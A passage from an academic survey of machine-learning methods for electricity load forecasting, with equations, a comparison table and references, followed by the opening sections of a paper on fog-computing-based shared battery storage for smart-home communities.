- *Weight assignment by Bayesian:* Weights are assigned by calculating the posterior probability of all the models. One of the two techniques can be used: (i) Bayesian model averaging that is an in-sample technique, (ii) Predictive likelihood scaling that is an out-of-bag technique.
- *Equal weight assignment:* Assign equal weights to all the models. This is the simplest method and often performs well as compared to the complex methods. However, it is unable to rank the models based on their performance. Other approaches include bagging, boosting of input samples, learner's forward selection, etc.

#### *4.2.1.1 Random Forest*

Random forest (RF) is one of the most popular ensemble learning model. From a large sized data, samples are drawn with replacement that are subsets of data's features. Random samples are taken from the data to establish decision trees (DT). Several DT are made with these randomly drawn data samples, that makes a random forest. DT can be made using any tree generation algorithm, e.g., ID3, CART (Classification And Regression Tree) or c4.5, etc. The parameters of RF algorithm are number of trees and decision tree related parameters like split criteria. For example, 100 trees are generated from a data. A test sample is given for prediction, every tree generates a response to the test sample, that makes 100 predictions for a test sample. A weighted average of these responses is the final predicted value of the random forest. There are many trees in the forest made with different data samples, therefore, the prediction model is highly generalized with no possibility of overfitting.

In paper [24], authors have predicted short-term electricity load of a university campus building using random forest. A two staged models is proposed for load prediction. In the first stage, the electricity consumption patterns are considered using the moving average method. In the second stage, RF is trained with the optimal hyper parameter, i.e., number of trees, split criteria of decision tree, minimum split, etc. The optimal parameters are selected by trial and error method. The model is trained on five years hourly load data. The trained model is verified by modified Time Series Cross Validation (TSCV). The performance of a prediction method degrades if the difference between the training time and prediction time, is very large. This problem arises when training data is much larger as compared to the test data. To overcome this problem, TSCV is applied for one step ahead forecast (point forecast). This proposed model outperforms SVR and ANN in terms of MAPE and RMSE. Results prove the effectiveness of proposed method for short-term load forecasting.

### *4.2.2 Load Forecasting based on Hybrid Models*

Hybrid forecasting methods are combination of data smoothing, regression and other techniques. Hybrid approaches combine the strengths of two or more methods while mitigating their individual weaknesses. Generally, a meta heuristic optimization algorithm is combined with forecasting method, to fine tune the hyper parameters of the forecaster. To train an accurate model on the training data, the hyper parameters of model must be chosen according to the data. Default hyper parameters do not guarantee good training for every input data.

#### *4.2.2.1 Hybrid Support Vector Machine*

SVM is a really efficient prediction method. Due to its computational simplicity and accuracy, it is one of the most used methods for prediction. SVM was originally proposed by Vapnik *et al.* in 1995 [39]. SVM create an optimal hyper plane (exactly in the middle) to divide training examples into their respective classes. SVM has three main hyper parameters that are: cost penalty $c$, insensitive loss function parameter $\eta$ and sigma kernel parameter $\sigma$. SVM predictor can be written in the form of following equation:

$$g(x) = \text{sign}\Big(\sum_i y_i \alpha_i K(x_i, x) + b\Big) \tag{9}$$

$$= \text{sign}\Big(\sum_{i:y_i=1} \alpha_i K(x_i, x) - \sum_{j:y_j=-1} \alpha_j K(x_j, x) + b\Big) \tag{10}$$

$$= \text{sign}\Big(h_+(x) - h_-(x) + b\Big). \tag{11}$$

For a two class problem, the following discriminant can be used:

$$s(x) = \text{sign}[p(x|1) - p(x|-1)], \tag{12}$$

by assuming equal class priors $p(1) = p(-1)$. Suppose, the class conditional densities use Parzen estimates:

$$p(x|1) - p(x|-1) = \frac{\sum_i \beta_i y_i K(x, x_i)}{2\sum_i \beta_i}, \tag{13}$$

Where,

$$\beta_i \geq 0, \tag{14}$$

$$\sum_i \beta_i y_i = 0, \tag{15}$$

Essentially we are picking weights or a distribution of the examples while remaining consistent with the equal class priors assumption.

Now the margin of an example under this discriminant is

$$m_i = y_i s(x_i) = y_i[p(x_i|1) - p(x_i|-1)], \tag{16}$$

that is a measure of correctness of the classified examples. In other words, large and positive margins correspond to confident and correct classifications.

In [33], the authors optimize the hyper parameters of least square SVM (LSSVM), by using modified ABC optimization algorithm. The hybrid model outperform several prediction models. In [35], the author utilize hybrid SVR for prediction of electricity load. The hyper parameters of SVR are tuned using modified firefly optimization algorithm. Firefly algorithm (FA)




Fig. 4: NARX network.




Fig. 5: General representation of ensemble models.

is a nature inspired meta heuristic optimization approach, that is based on flashing behavior of fireflies. The original FA has a possibility of trapping into local optimum. To overcome this issue, two modifications were suggested by the authors. Firstly, improving the population diversity by the aid of two mutations and three cross over operations. Secondly, encouraging the total firefly population to move toward the best promising local or global individual. The SVR model is optimized using enhanced FA. The prediction results proves the effectiveness of this hybrid model. It outperforms several prediction methods, i.e., ANN, ARMA, PSO-SVR, GA-SVR, FA-SVR, etc.

#### *4.2.2.2 Hybrid ANN*

The performance of ANN depends on how well the model is fit on the training data. The hyper parameters of ANN are number of neurons, number of hidden layers, learning rate, momentum and bias. A hybrid ANN prediction model is proposed in [18]. The hyper parameters of ANN are optimized using genetic algorithm. The results prove the efficiency and good accuracy of proposed model as compared to other models.

### *4.2.3 Load Forecasting based on DNN Models*

DNN are variants of ANN, that has deep structure with number of hidden layers cascaded into the network. Automatic feature learning capability of DNN allows the network to learn the non-linear complex function, and create mapping from input to output without requirement of hand crafted features [13],[17].

#### *4.2.3.1 Stacked Autoencoder*

Autoencoder is a feed forward neural network, that is a unsupervised learning method. As the name suggests, autoencoders encodes the inputs by using an encoder function $y = f(x)$. The encoded values are reconstructed on the output layer by passing through a decoder function $x\prime = g(x)$. The reconstructed out can be written as, $x\prime = g(f(x))$. Basically, the inputs are copied to output layer by passing through hidden layers. The purpose of using autoencoders is the dimensionality reduction of input data. In stacked autoencoder, multiple encoding layers are stacked together as hidden layers of the network as shown in the Fig. 6. The equation of autoencoders is:

$$x\prime = g(wx + b) \tag{17}$$

Where, $x\prime$ are the reconstructed inputs, $g(.)$ is the encoding function, $w$ are the weights and $b$ is the bias.

#### *4.2.3.2 Restricted Boltzman Machine*

Visible units are conditionally independent on hidden units and vice versa. For a RBM, energy function can be calculated using following equation:

$$Energy(v, h) = -b'h - c'v - h'Wv.$$

Where $b, c$ are offsets or biases and $W$ comprises the weights connecting units The joint probability of (v,h)

$$P(v, h) = \frac{1}{Z} e^{-Energy(v,h)}$$

Where $Z$ is the normalization term.

- Given initial $v^{(0)}$, we sample $h^{(0)} \sim sigm(Wv^{(0)} + c)$
- Then it can be sampled $v^{(1)} \sim sigm(W'h^{(0)} + b)$
- After $t$ steps, its obtain $(h^{(t)}, v^{(t)})$
- As $t \rightarrow \infty$, sample $(h^{(t)}, v^{(t)})$ are guaranteed to be accurate sample of $P(v, h)$

#### *4.2.3.4 Convolution Neural Network*

CNN is a feed forward ANN, that perform mathematical operation convolution on input data. Generally, CNN has three basic layers that are used to build the network. These layers are convolution, rectified linear unit (ReLU) and pooling layer.

TABLE IV: Comparison of existing methods for load prediction.

| Inputs | Platform | Duration | Forecast Horizon | Region | Prediction Method | Features | Limitations |
|---|---|---|---|---|---|---|---|
| Historic energy consumption, demand | Daily, hourly and 15 minutes energy consumption of entertainment venues | 2012-2014 | Medium term, month ahead | Ontario, Canada | Artificial Neural Networks, SVR [6] | Suitable for big data processing | High time complexity |
| Historic load, weather data | Hourly load of 1.2 million consumers (residential, commercial, industrial and municipal) of real distribution system | 2012 | Short term, day and week ahead | Not mentioned | Hierarchical clustering (Bottom up), Classification and regression tree (CART) [7] | Computationally simple | Unable to capture high nonlinearity |
| Temperature, humidity | Global Energy Forecasting Competition 2012, hourly load and temperature | 2004-2007 | Short term, Day and week ahead | 21 zones of USA | Recency effect [8] | Good performance on big data | High complexity |
| Historical traffic, weather data | Hourly traffic and weather data observed on a national route from Goyang to Paju, total 20.12 million EVs | 2014-2015 | Short term, day ahead | Traffic Monitoring System (TMS) of the Ministry of Land, Infrastructure and Transport (MOLIT), South Korea | Decision Tree [9] | Simple | Unable to capture high nonlinearity |
| Historic load | Every second load of three houses of Smart dataset | May-July 2012 | Short term, day and week ahead | Umass Trace online Repository | Adaptive Neuro Fuzzy Inference System (ANFIS) [10] | Good accuracy, simple | Hard to choose suitable kernel method |
| Historic consumption | 15 minutes consumption of Budweiser Gardens event venue, total 43,680 measurements | January-March 2014 | Short term, day and week ahead | Ontario, Canada | SVR [11] | Simple and fast | Accuracy degrades with extremely nonlinear data |
| Historic consumption, weather parameters, social and economical variables of smart city | North-eastern China smart city dataset | 2006-2015 | Short-term, medium-term | China | Modified Elman Network [12] | Efficiently capture nonlinearity, good accuracy, high convergence rate | High computational and space complexity |
| Historic load | 1.4 million hourly electricity load records | 2012-2014 | Short term, day and week ahead | Not mentioned | K means, CNN [13] | High accuracy | High complexity |
| Historic load, electricity parameters | Individual household electric power consumption dataset | 2006-2010 | Short-term | Not mentioned | CNN [14] | High accuracy, models big data well | High complexity |
| Historic appliance consumption | (i) Domestic Appliance Level Electricity dataset, (ii)Time series data of power consumption, (iii) Synthetic dataset | 2012-2015 | Short term | (i) UK-Dale, (ii) Southern England, (iii) Canada | Bayesian network [15] | Efficiently learns data patterns and relationships in data, mitigate missing data, avoid overfitting | High complexity |
| Weather variables | Historic temperature, humidity and load data | 2014-2016 | Short-term | Not mentioned | MLR [16] | Simple and fast | Unable to deal with highly non-stationary data |
| System load, day ahead demand, weather data, hourly consumption | Hourly weather, consumption data of New England | 2003–2016 | Short-term, day and week ahead | ISO NE CA, New England, USA | Empirical mode decomposition, LSTM [17] | High accuracy, ability of accurately predict long-term load | High complexity |
| Historic load | Half hourly consumption data of three states | 2006-2009 | Short-term | New South Wales, State of Victoria, Queensland, Australia | BPNN, RBFNN, GRNN, genetic algorithm optimized back propagation neural network (GABPNN), cuckoo search algorithm [18] | Higher accuracy, outperforms compared optimized ANN models | Possibility of stuck in local optimum |
| Historic load | 5 min ahead forecasting, Australian electricity load data | 2006-2007 | Short term, hour ahead | Australia | MI, ReliefF, ANN, LR [19] | Trained model on highly correlated inputs, high accuracy | High complexity |
| Calendar variables, weather variables, lagged loads | 15 minute electricity load of "Smart Metering Customer Behavior Trial" from 5000 homes of Irish Social Science Data Archive (ISSDA) | 2009-2010 | Ireland, New York | Very Short-term, 15 minutes and hour ahead | ANN [20] | Robustness to noisy data, automatic feature engineering | Computationally expensive, requires large training data |
| Historical load | 15 minutes load of individual household meter data | 2010-2012 | Short-term | Taipei, Taiwan | Decision tree, BPNN [21] | Robustness to noisy data, high accuracy | High complexity, vanishing gradient problem leading to overfitting |
| Temperature, date type | 30 minutes load from Smart meter data of Irish households from the Irish Social Science Data Archive (ISSD), 3000 households | 2009-2010 | Short term | Ireland | K-mean, Online Sequential ELM [22] | Fast in learning | Difficult to select appropriate kernel function |
| Temperature, annual holidays, maximum daily electrical loads | EUNITE, a historical electricity load dataset | 1997-1998 | Short term | Middle region of the Delta in Egypt | Hybrid KN3B predictors, KNN and NB classifier [23] | High accuracy | Computationally expensive |
| Historic load, weather variables | Hourly load, temperature, humidity | 2013-2015 | Short term, day and week ahead | Not mentioned | Multi-variable linear regression (MLR) [24] | Simple | Unable to model highly nonlinear data well |
| Historical temperature and power load data | Hartcourt North Building of National Penghu University of Science and Technology | January-May 2015, September-October 2015 | Short-term | Taiwan | Multipoint fuzzy prediction (MPFP) [25] | High accuracy | High complexity |
| Historic load | Real-time hourly load data (in MWHrs.) of NSW State | April-October 2011 | Short term, day and week ahead | Australia | RBFNN [26] | High accuracy | High complexity |
| Outdoor temperature, relative humidity, supply and return chilled water temperature, flow rate of the chilled water | One-year building operational data from campus building in the Hong Kong Polytechnic University | 2015 | Short-term | Hong Kong | Decision tree model, association rule mining [27] | Simple | Accuracy degrades on noisy, missing data |
| Historic load | EMS's electricity information collection system data | Not mentioned | Short and medium-term | Not mentioned | Coordination optimization model [28] | High accuracy | High complexity |
| Weather data, electricity consumption | 15-minute intervals consumption data of 5000 households from project with Electric Power Board (EPB) of Chattanooga | 2011-2013 | Short term, day and week ahead | Chattanooga, Tennessee, U.S. | Sparse coding, ridge regression [29] | High accuracy | High complexity |
| Historic price, meteorological attributes | Hourly consumption of HVAC system of a five-star hotel in Hangzhou City | Not mentioned | Short term, day ahead | State Grid Corporation of China Hangzhou, China | SVR [30] | Simple | Difficult to select appropriate kernel function |
| Historic load data | 10 minutes load of Belsito Prisciano feeder Azienda Comunale Energia e Ambiente (ACEA) power grid, 10,490 km of Rome city | 2009-2011 | Short term, 10 minutes and day ahead | Rome, Italy | Echo State Network [31] | High accuracy | Trained network is a black-box, cannot be understood |
| Indoor and outdoor temperature, humidity, solar radiation, calendar attributes, consumption | Consumption and weather of a university of Girona's office building | 2013-2014 | Short term, day and week ahead | Not mentioned | ANN, SVR, MLR [32] | Regression models simpler and faster than ANN, however less accurate | ANN: high complexity, LR:unable to capture high nonlinearity in data |
| Historical load and price | Hourly price and load of NYISO, PJM and New South Wales | 2010, 2014 | Short term, day ahead | NYISO, PJM, NSW AEMO energy markets | QOABC-LSSVM [33] | High accuracy | High complexity, possibility of overfitting |
| Historic load | Load Diagrams Dataset | 2011-2014 | Short-term | Portugal | ELM [34] | High accuracy | High complexity |
| Historic load | Hourly consumption of 5 cities | 2007-2010 | Shoer-term | FARS electric power company | Firefly-SVR [35] | High accuracy | High complexity |

In the convolution layer a convolution filter is applied to extract features from input data [13]. The convolution operation can be defined by following equation:

$$y(t) = (x * w)(t) = \int x(a)w(t-a)da \qquad (18)$$

Where, $x$ is the input, $w$ is the kernel filter and $y$ is the output, that is feature map of input at time $t$.

### *4.2.4 Comparative Analysis of Multivariate Forecast Models*

This section provides a brief overview of strengths and limitations of prediction models discusses above. Comparative analysis of these models is also given here. The basic limitation of RF is that prediction by large number of trees make the model very complex in terms of computation and time. Therefore, this model will be ineffective for the real-time predictions. RF are fast to train, however the prediction process of trained model is a time consuming process. The scenarios where running time is important, other prediction approaches are preferable.

DNN produce good forecasting results in presence of enough data, big model and high computation. DNN have a significant advantage over other predictors, that it don't require feature engineering (a computationally expensive process). It is highly adaptive models towards the new problems. The major limitation of DNN is that, it require a large amount of data for training a good model. The training of DNN is a very expensive in terms of time and space. The complex most DNN models are trained for weeks with hundreds of special machines containing GPUs (Graphics Processing Unit). Selection of suitable training method and hyper parameters is a difficult task (as no standard theories are present). However, DNNs are the most suitable prediction methods for big data as it has a great computational power [12],[13]. The conventional prediction models cannot handle huge volume and complexity present in big data. DNN manages memory by training models on mini batches of training data. It make partitions of data and train parallel on multiple processor cores. The basic features of discussed prediction methods are shown in Table 4.

## III. Critical Analysis

The comprehensive survey of recent load forecasting methods lead us to the following findings. These finding can help in improving comprehension of load forecasting.

- *Critical Comment* 1*:* Modifying of optimization algorithm to converge fast may led to fall in the local optimum and unstable solution.
- *Critical Comment* 2*:* DNN are computationally expensive. In process of selecting optimal network parameters, the number of neurons in hidden layers and number of layers, increase should be in very small successive steps. Because both time and space complexity increase with increase in number of layers or neurons.
- *Critical Comment* 3*:* The optimization of a predictor's hyper parameters for a certain test dataset may lead to over fitting on that specific dataset [10],[18],[23],[35]. This optimized model is not guaranteed to perform well on the unseen data. Therefore, degree of optimization of any algorithm is a matter of special care.
- *Critical Comment* 4*:* For establishing any prediction model, enough data must be fed as model input, as the load data contains seasonality. Enough data that cover the whole seasonality pattern should be input for development of stable and generalized prediction model.
- *Critical Comment* 5*:* The study of relevant literature of load forecasting reveals that the forecasting of long-term energy load is very rare. There is a lot of research scope in the field of long-term energy forecasting as this area is still very immature.
- *Critical Comment* 6*:* Big data is not considered in most of the analysis performed through load forecast [16]-[36]. Analysis of big data can unveil the un-precedent insights useful for market operation planning and management.

## IV. Conclusion

This work is expected to serve as an initial guide for those novice researchers, who are interested in the area of energy consumption prediction. Particularly, energy big data is focused in this study. Following conclusions are drawn from this study:

1) Most of the research work is on short or medium-term load forecasting. Long-term term load forecasting is an area that still needs to be explored in detail.
2) There is no universal technique for electricity load prediction and the choice of prediction models depends on the scenario and forecast horizons.
3) It is concluded that multivariate prediction models are suitable for large dataset, whereas, univariate predictors perform well on small datasets.
4) Overall, deep learning prediction methods outperform all the classic and machine learning prediction methods in terms of accuracy. As well as, their high computational power makes them the most suitable choice for big data prediction and analytics, where other machine learning methods cannot perform very well. Furthermore, DNN has proved to be an effective method for long-term forecasting.
5) Energy big data analytics is an emerging field. There is a lot of research scope for novice researchers in this area. The unprecedented insights drawn from big data can be beneficial for energy utilities in: improving service quality, maximizing profit, detecting and preventing energy thefts and many other ways.

## References

[1] Zhou, K., Fu, C. and Yang, S., 2016. Big data driven smart energy management: From big data to big insights. *Renewable and Sustainable Energy Reviews*, 56, pp.215-225.

[2] Fallah, S.N., Deo, R.C., Shojafar, M., Conti, M. and Shamshirband, S., 2018. Computational Intelligence Approaches for Energy Load Forecasting in Smart Energy Management Grids: State of the Art, Future Challenges, and Research Directions. *Energies*, 11(3), p.596.

[3] Hernandez, L., Baladron, C., Aguiar, J.M., Carro, B., Sanchez-Esguevillas, A.J., Lloret, J. and Massana, J., 2014. A survey on electric power demand forecasting: future trends in smart grids, microgrids and smart buildings. *IEEE Communications Surveys & Tutorials*, 16(3), pp.1460-1495.

[4] Martinez-Alvarez, F., Troncoso, A., Asencio-Cortes, G. and Riquelme, J.C., 2015. A survey on data mining techniques applied to electricity-related time series forecasting. *Energies*, 8(11), pp.13162-13193.

[5] Amasyali, K. and El-Gohary, N.M., 2018. A review of data-driven building energy consumption prediction studies. *Renewable and Sustainable Energy Reviews*, 81, pp.1192-1205.

[6] Grolinger, K., L'Heureux, A., Capretz, M.A. and Seewald, L., 2016. Energy forecasting for event venues: big data and prediction accuracy. *Energy and Buildings*, 112, pp.222-233.

[7] Zhang, P., Wu, X., Wang, X. and Bi, S., 2015. Short-term load forecasting based on big data technologies. *CSEE Journal of Power and Energy Systems*, 1(3), pp.59-67.

[8] Wang, P., Liu, B. and Hong, T., 2016. Electric load forecasting with recency effect: A big data approach. *International Journal of Forecasting*, 32(3), pp.585-597.

[9] Arias, M.B. and Bae, S., 2016. Electric vehicle charging demand forecasting model based on big data technologies. *Applied energy*, 183, pp.327-339.

[10] Sulaiman, S.M., Jeyanthy, P.A. and Devaraj, D., 2016, October. Big data analytics of smart meter data using Adaptive Neuro Fuzzy Inference System (ANFIS). *International Conference on Emerging Technological Trends (ICETT)*, pp.1-5.

[11] Grolinger, K., Capretz, M.A. and Seewald, L., 2016, June. Energy consumption prediction with big data: Balancing prediction accuracy and computational resources. *2016 IEEE International on Congress Big Data*, pp.157-164.

[12] Wei, Z., Li, X., Li, X., Hu, Q., Zhang, H. and Cui, P., 2017, August. Medium-and long-term electric power demand forecasting based on the big data of smart city. *Journal of Physics: Conference Series*, 887(1), pp.012025-012033.

[13] Dong, X., Qian, L. and Huang, L., 2017, February. Short-term load forecasting in smart grid: A combined CNN and K-means clustering approach. *IEEE International Conference on Big Data and Smart Computing (BigComp) 2017*, pp.119-125.

[14] Amarasinghe, K., Marino, D.L. and Manic, M., 2017, June. Deep neural networks for energy load forecasting. *IEEE 26th International Symposium on Industrial Electronics (ISIE) 2017*, pp.1483-1488.

[15] Singh, S. and Yassine, A., 2018. Big data mining of energy time series for behavioral analytics and energy consumption forecasting. *Energies*, 11(2), p.452.

[16] Saber, A.Y. and Alam, A.R., 2017, November. Short term load forecasting using multiple linear regression for big data. *IEEE Symposium Series on Computational Intelligence (SSCI) 2017* pp.1-6.

[17] Zheng, H., Yuan, J. and Chen, L., 2017. Short-term load forecasting using EMD-LSTM neural networks with a Xgboost algorithm for feature importance evaluation. *Energies*, 10(8), p.1168.

[18] Xiao, L., Wang, J., Hou, R. and Wu, J., 2015. A combined model based on data pre-analysis and weight coefficients optimization for electrical load forecasting. *Energy*, 82, pp.524-549.

[19] Koprinska, I., Rana, M. and Agelidis, V.G., 2015. Correlation and instance based feature selection for electricity load forecasting. *Knowledge-Based Systems*, 82, pp.29-40.

[20] Quilumba, F.L., Lee, W.J., Huang, H., Wang, D.Y. and Szabados, R.L., 2015. Using Smart Meter Data to Improve the Accuracy of Intraday Load Forecasting Considering Customer Behavior Similarities. *IEEE Transaction on Smart Grid*, 6(2), pp.911-918.

[21] Hsiao, Y.H., 2015. Household Electricity Demand Forecast Based on Context Information and User Daily Schedule Analysis From Meter Data. *IEEE Transaction on Industrial Informatics*, 11(1), pp.33-43.

[22] Li, Y., Guo, P. and Li, X., 2016. Short-term load forecasting based on the analysis of user electricity behavior. *Algorithms*, 9(4), p.80.

[23] Saleh, A.I., Rabie, A.H. and Abo-Al-Ez, K.M., 2016. A data mining based load forecasting strategy for smart electrical grids. *Advanced Engineering Informatics*, 30(3), pp.422-448.

[24] Moon, J., Kim, K.H., Kim, Y. and Hwang, E., 2018, January. A Short-Term Electric Load Forecasting Scheme Using 2-Stage Predictive Analytics. *IEEE International Conference on Big Data and Smart Computing (BigComp) 2018*, (pp. 219-226). IEEE.

[25] Chang, H.H., Chiu, W.Y. and Hsieh, T.Y., 2016. Multipoint fuzzy prediction for load forecasting in green buildings. *International Conference on Control Robotics Society*, pp.562-567.

[26] Lu, Y., Zhang, T., Zeng, Z. and Loo, J., 2016, December. An improved RBF neural network for short-term load forecast in smart grids. *IEEE International Conference on Communication Systems (ICCS) 2016* pp.1-6).

[27] Xiao, F., Wang, S. and Fan, C., 2017, May. Mining Big Building Operational Data for Building Cooling Load Prediction and Energy Efficiency Improvement. *IEEE International Conference on Smart Computing (SMARTCOMP) 2017* pp.1-3.

[28] Fu, Y., Sun, D., Wang, Y., Feng, L. and Zhao, W., 2017, October. Multi-level load forecasting system based on power grid planning platform with integrated information. *IEEE Chinese Automation Congress (CAC) 2017* pp.933-938.

[29] Yu, C.N., Mirowski, P. and Ho, T.K., 2017. A sparse coding approach to household electricity demand forecasting in smart grids. *IEEE Transactions on Smart Grid*, 8(2), pp.738-748.

[30] Chen, Y., Tan, H. and Song, X., 2017. Day-ahead Forecasting of Non-stationary Electric Power Demand in Commercial Buildings: Hybrid Support Vector Regression Based. *Energy Procedia*, 105, pp.2101-2106.

[31] Bianchi, F.M., De Santis, E., Rizzi, A. and Sadeghian, A., 2015. Short-term electric load forecasting using echo state networks and PCA decomposition. *IEEE Access*, 3, pp.1931-1943.

[32] Massana, J., Pous, C., Burgas, L., Melendez, J. and Colomer, J., 2015. Short-term load forecasting in a non-residential building contrasting models and attributes. *Energy and Buildings*, 92, pp.322-330.

[33] Shayeghi, H., Ghasemi, A., Moradzadeh, M. and Nooshyar, M., 2015. Simultaneous day-ahead forecasting of electricity price and load in smart grids. *Energy Conversion and Management*, 95, pp.371-384.

[34] Ertugrul, O.F., 2016. Forecasting electricity load by a novel recurrent extreme learning machines approach. International Journal of *Electrical Power & Energy Systems*, 78, pp.429-435.

[35] Kavousi-Fard, A., Samet, H. and Marzbani, F., 2014. A new hybrid modified firefly algorithm and support vector regression model for accurate short term load forecasting. Expert systems with applications, 41(13), pp.6047-6056.

[36] Barak, S. and Sadegh, S.S., 2016. Forecasting energy consumption using ensemble ARIMA-ANFIS hybrid algorithm. *International Journal of Electrical Power & Energy Systems*, 82, pp.92-104.

[37] Box, G.; Jenkins, G. Time Series Analysis: Forecasting and Control; John Wiley and Sons: Hoboken, NJ, USA, 2008.

[38] Sepp Hochreiter and Jurgen Schmidhuber. Long short-term memory. Neural Computation, 9(8):1735-1780, 1997.

[39] Cortes, C. and Vapnik, V., 1995. Support-vector networks. *Machine learning*, 20(3), pp.273-297.

# Fog as-a-Power Economy Sharing Service

Rasool Bukhsh [1], *, Nadeem Javaid[2],*, Asma Rafique[3], †
*COMSATS University, Islamabad 44000, Pakistan
† Department of Computer Engineering, School of Sciences, Karabuk University, Turkey
Email:Rasool Bukhsh [1](rasoolbax.rb@gmail.com), Asma Rafique [3](asmamscs@gmail.com)
[2]Correspondence: www.njavaid.com, nadeemjavaidqau@gmail.com

***Abstract*—Smart grid technologies ensures reliability, availability and efficiency of energy which contribute in economic and environmental benefits. On other hand, communities have smart homes with private energy backups however, unification of these backups can beneficial for the community. A community consists of certain number of smart homes (SH) which have their own battery based energy storage system. In this paper, 12 smart communities are connected with 12 fog computing environment for power economy sharing within the community. Each community has 10 smart homes with battery bases energy storage system. These communities are evaluated for load and cost profiles with three scenarios; SHs without storage system, SHs with storage system for individual SH requirements and SHs with unified energy storage system (unified-ESS). Unified-ESS is formed with the help of home and fog based agents. Simulations show that, unfied-ESS is efficient to have reduced cost for SHs within the community.**

***Index Terms*—Battery based Energy Storage System (BESS), unified Energy Storage System (unified-ESS), Economy sharing, Smart community**

## I. Introduction

In addition to complex and expensive process of electricity production environmental pollution is the serious matter for ecological and geopolitical concerns. Increased demand increases the power production which causes more carbon emission in the environment. Two parallel strategies can very helpful for reduction and eradication of such pollution. First, optimized utilization of power such that peak of demand is shifted. Second, Use renewable energy source for power production. Renewable energy sources are expensive and difficult to maintain.

Production or supply side companies are encouraged to use renewable energy resources instead of conventional fossil fuel based power generation [1]. Moreover, 65% of produced power is wasted during generation, transmission and distribution [2] because of unidirectional communication e.g. from utility to consumer. Bidirectional communication prevails power saving and reduced bills for consumers. Encouraging renewable energy source for production and educating consumers for efficient power consumption help to efficient power production and utilization.

However, optimization techniques compromise the user satisfaction, for the reason users prefer personal micro-grids to utilize during on-peak hours to avoid high bills and over loading on supply side is avoided. Micro-grids with renewable energy sources are intermittent in nature, expensive and difficult for maintenance. Energy Storage System (ESS) is a rational solution to cope the challenges. ESSs are cheaper and require less maintenance compared to renewable energy sources.

During the course of last few decades, energy storage companies are developing systems for dynamic requirements of consumers however, battery based ESS (BESS) provides resilient and affordable power infrastructure for residential users [3]. BESS is flexible to integrate with existing power setup with high reliability. BESS provides promising solution to avoid peaks and minimize expensive power consumption from utilities [4] - [6]. BESS in a SH can be charged during low pricing (off-peak) hours and utilize during high pricing (on-peak) hours. With the help of demand side management BESS reduces significant electricity bills [7]- [9]. If maximum residential consumers tend to use BESS it can help to reduce power generation and save the environment.

However, every consumer has different consumption requirements which can shift the power consumption from BESS to utility while, a neighbor can have excessive storage specially during on-peak hours. This excessive power can be utilized for consumer to avoid power consumption from utility. The challenge is to develop a unified-ESS in which every BESS of a community is utilized within the community and avoid utility power consumption at maximum. In this paper, fog-cloud based unified-ESS have been proposed for 12 communities in which, fog serve as “power economy sharing”.

In next section, Related Work is discussed. In section II proposed System Model, section IV Mapping of Multiple Agents, section V Results and Discussion and in last section Conclusion is discussed.

## II. Related Work

In [10], authors conducted a survey to study BESS is a complete solution. Case studies are discussed in to prove that BESS are better than renewable energy sources due to portability, heavy maintenance and intermittent nature. BESS are suitable for commercial appliances. Future research required to overcome technology maturity, complexity and economical problems. Authors in [11], electric vehicles based optimal charging of batteries with energy transportation.

Research in BESS is immature and need special attention due to potential to replace renewable energy resources in some applications, portability and complete solution tool for other cases. The unification of multiple batteries makes it flexible to scale energy according to requirements. Authors in [9], proposed unified-BESS for a community to share the benefits. No-profit-no-loss based sharing of battery based ESS convinced the consumers to avoid utility power and rely on unified-ESS.

Authors in [9], pointed limitation of the work which are resolvable. Research is expendable for wide scale communities. There is need to process multiple requests on different level to tackle the number of communities with SHs. One of the hot solution is to put BESS on fog or cloud computing environment. Many related solution have been proposed with fog, cloud or fog-cloud based computing environment. Authors in [12], proposed cloud based smart grid application with secure data processing and physical control from the remote location. Proposed scheme is secure and robust for smart grid.

Cloud based information infrastructure for next generation smart grid is proposed in [13]. Huge data from maximum population is processed on cloud based physical system. Proposed system is capable to provide maximum benefits using visualization. However, cloud and fog computing environment offer their sub-services e.g. as-a-storage, as-a-infrastructure and as-a-software etc. Authors in [14], experimented and implemented various application for city aware issues using fog computing. A city aware applications produce huge amount data that should be responded in near-real time. In [15], free market concept is proposed using fog computing environment.

Fog and cloud computing environments provide efficient, robust and secure processing for huge data. These computing environments are also feasible for energy management in smart grid. The proposed research of [9] is also scalable using fog and cloud computing. In this paper, system model is proposed with fog and cloud based computing environments to facilitate a community with their own resources. BESS of SHs in a community is unified and shared economically for mutual benefits.

## III. System Model

